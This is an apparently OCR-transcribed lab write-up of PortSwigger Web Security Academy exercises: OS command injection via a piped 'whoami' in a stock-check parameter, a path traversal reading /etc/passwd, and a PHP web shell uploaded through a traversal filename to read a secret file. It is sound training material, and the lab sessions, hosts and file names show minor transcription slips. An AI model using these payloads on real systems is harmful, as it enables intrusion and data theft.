
Not solved

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.


To solve the lab, execute the `whoami` command to determine the name of the current user.

Intercepted request sends to repeater



```
POST /product/stock HTTP/2
Host: 0a2a006604bcc3a980169eec00e50019.web-security-academy.net
Cookie: session=hyZcDm7JXtynBXF33nFu99g0ajhsl5k8
Content-Length: 21
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a2a006604bcc3a980169eec00e50019.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a2a006604bcc3a980169eec00e50019.web-security-academy.net/product?pr
oductId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=2
```


Modified the storeID with 1|whoami



```
POST /product/stock HTTP/2
Host: 0a2a006604bcc3a980169eec00e50019.web-security-academy.net
Cookie: session=hyZcDm7JXtynBXF33nFu99g0ajhsl5k8
Content-Length: 28
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a2a006604bcc3a980169eec00e50019.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a2a006604bcc3a980169eec00e50019.web-security-academy.net/product?pr
oductId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=1|whoami
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13

peter-FXjpPW
```

Solved the lab



Congratulations, you solved the lab!

Share your skills!


Cheshire Cat Grin

★★★★☆

$70.66

9) PATH TRAVERSAL

Lab: File path traversal, traversal sequences blocked with absolute path bypass




File path traversal, traversal sequences blocked with absolute path bypass →

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.


To solve the lab, retrieve the contents of the `/etc/passwd` file.

Modified the intercepted the Request with /etc/passwd



```
GET /image?filename=/etc/passwd HTTP/2
Host: 0a4200f4047a4cc98512a87b00dd004f.web-security-academy.net
Cookie: session=UGUy1klyXkc2Tq55fH753LoLyAxN2gde
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a4200f4047a4cc98512a87b00dd004f.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=2, i

```


Solved the lab



Congratulations, you solved the lab!

10) File Upload Vulnerability

Lab: Web shell upload via path traversal




This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.


You can log in to your own account using the following credentials: `wiener:peter`

Uploaded php File




The file avatars/exploit.php has been uploaded.

File upload and my account repeater page in burp suit



```
GET /files/avatars/exploit.php HTTP/2
Host: 0a4800620335ldc380efdf3d00d500bf.web-security-academy.net
Cookie: session=5fdl15HZfnHZxSnFzstDxPrOwfELtlOU
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a4800620335ldc380efdf3d00d500bf.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```


```
HTTP/2 200 OK
Date: Sun, 28 Sep 2025 14:28:20 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sun, 28 Sep 2025 14:27:21 GMT
Etag: "37-63fdd511916e7"
Accept-Ranges: bytes
X-Frame-Options: SAMEORIGIN
Content-Length: 55

<?php echo file_get_contents('/home/carlos/secret'); ?>
```



```
POST /my-account/avatar HTTP/2
Host: 0a4800620335ldc380efdf3d00d500bf.web-security-academy.net
Cookie: session=5fdl15HZfnHZxSnFzstDxPrOwfELtlOU
Content-Length: 461
Cache-Control: max-age=0
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a4800620335ldc380efdf3d00d500bf.web-security-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarySo63z0WWBAMTv9b6
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a4800620335ldc380efdf3d00d500bf.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundarySo63z0WWBAMTv9b6
Content-Disposition: form-data; name="avatar"; filename="ex.php.txt"
Content-Type: text/plain
```


```
HTTP/2 200 OK
Date: Sun, 28 Sep 2025 14:30:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 131

The file avatars/ex.php.txt has been uploaded.<p>
    <a href="/my-account" title="Return to previous page">
        « Back to My Account
    </a>
</p>
```

Path traversal



```
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a48006203351dc380efdf3d00d500bf.web-security-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarySo63z0WWBAMTv9b6
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a48006203351dc380efdf3d00d500bf.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundarySo63z0WWBAMTv9b6
Content-Disposition: form-data; name="avatar"; filename="..%2/ex.php.txt"
Content-Type: text/plain

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundarySo63z0WWBAMTv9b6
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundarySo63z0WWBAMTv9b6
Content-Disposition: form-data; name="csrf"

4gcCSTpiUkrGX8uqCUoegieeMhyd5F2u
```


```
HTTP/2 200 OK
Date: Sun, 28 Sep 2025 14:36:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 131

The file avatars/ex.php.txt has been uploaded.<p>
      <a href="/my-account" title="Return to previous page">
          « Back to My Account
      </a>
</p>
```



```
GET /files/avatars/../exploit.php HTTP/2
Host: 0a48006203351dc380efdf3d00d500bf.web-security-academy.net
Cookie: session=5fdl15HZfnHZxSnFzstDxPrOwfELtl0U
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a48006203351dc380efdf3d00d500bf.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

```
HTTP/2 200 OK
Date: Sun, 28 Sep 2025 14:47:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

fzRhvuKW6hP2Mva97ZyPNh4uZAeGtcJw
```

Lab Solved



Congratulations, you solved the lab!

My Account

Your username is: wiener